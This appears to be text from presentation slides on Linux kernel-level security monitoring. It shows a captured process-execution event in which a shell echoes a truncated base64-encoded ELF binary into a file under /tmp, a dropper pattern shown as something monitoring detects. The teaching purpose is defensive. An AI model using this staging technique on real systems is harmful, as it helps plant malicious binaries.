
Linux Infrastructure Layer




Linux Security Monitoring - “Kernel Events Never Lie”



Historical Process Execution




Historical Process Execution




```
proc.name: sh
proc.exepath: /bin/sh
proc.cmdline: sh -c echo
f0VMRgEBAQAAAA[TRUNCATED]AAFhqAGoFieMxyc2AhcB5vesn
sge5ABAAAInjwesMweMMsH3NgIXAeBBbie[TRUNCATED]AAM2A
| tee /tmp/Qhhg.b64
```

